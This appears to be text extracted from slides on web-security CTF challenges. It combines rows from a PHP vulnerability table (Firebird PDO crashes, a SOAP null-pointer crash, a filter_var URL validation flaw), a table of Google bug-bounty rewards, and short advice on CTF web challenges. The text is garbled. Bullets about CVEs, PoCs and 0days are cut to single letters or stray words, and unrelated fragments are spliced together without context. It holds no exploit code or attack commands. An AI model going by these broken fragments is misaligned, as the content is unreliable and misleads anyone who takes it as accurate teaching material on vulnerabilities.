In PHP versions 7.3.x below 7.3.29, 7.4.x below 7.4.21 and 8.0.x below 8.0.8, when using Firebird PDO driver extension, a malicious database server could cause crashes in various database functions, such as getAttribute(), execute(), fetch() and others by returning invalid response data that is not parsed correctly by the driver. This can result in crashes, denial of service or potentially memory corruption.														
3	CVE-2021-21702	476			2021-02-15	2021-09-14	5.0	None	Remote	Low	Not required	None	None	Partial
In PHP versions 7.3.x below 7.3.27, 7.4.x below 7.4.15 and 8.0.x below 8.0.2, when using SOAP extension to connect to a SOAP server, a malicious SOAP server could return malformed XML data as a response that would cause PHP to access a null pointer and thus cause a crash.														
4	CVE-2020-7071	20			2021-02-15	2021-09-14	5.0	None	Remote	Low	Not required	None	Partial	None
In PHP versions 7.3.x below 7.3.26, 7.4.x below 7.4.14 and 8.0.0, when validating URL with functions like filter_var(\$url, FILTER_VALIDATE_URL), PHP will accept an URL with invalid password as valid URL. This may lead to functions that rely on URL being valid to mis-parse the URL and produce wrong data as components of the URL.														

CVE

- Challenging CVE, y

- PoC: F

- Exp: E

- nday: s

- 1day: s

- 0day: 1

- 0day for

- Generally, 0day only for not well-known system, mostly some unknown CVEs written by someone

Category	Examples	Applications that permit taking over a Google account [1]	Other highly sensitive applications [2]	Normal Google applications	Non-integrated acquisitions and other sandboxed or lower priority applications [3]
Vulnerabilities giving direct access to Google servers					
Remote code execution	<i>Command injection, deserialization bugs, sandbox escapes</i>	\$31,337	\$31,337	\$31,337	\$1,337 - \$5,000
Unrestricted file system or database access	<i>Unsandboxed XXE, SQL injection</i>	\$13,337	\$13,337	\$13,337	\$1,337 - \$5,000
Logic flaw bugs leaking or bypassing significant security controls	<i>Direct object reference, remote user impersonation</i>	\$13,337	\$7,500	\$5,000	\$500
Vulnerabilities giving access to client or authenticated session of the logged-in victim					
Execute code on the client	<u>Web</u> : Cross-site scripting <u>Mobile / Hardware</u> : Code execution	\$7,500	\$5,000	\$3,133.7	\$100
Other valid security vulnerabilities	<u>Web</u> : CSRF, Clickjacking <u>Mobile / Hardware</u> : Information leak, privilege escalation	\$500 - \$7,500	\$500 - \$5,000	\$500 - \$3,133.7	\$100

own

n

What's more

- Web challenge has very wide range, from server side to client side.
- The challenge may based on any program language.
- Even previous challenge can be reused with more restrictions or less conditions.
- It's very common that you know nothing about the challenge involved.
- Recent research can be used in match very fast.
 - e.g. Blackhat 2018 exposes a new tech to trigger php unserialize without **unserialize** function
Several month later appear in CTF

Keep Learning!!!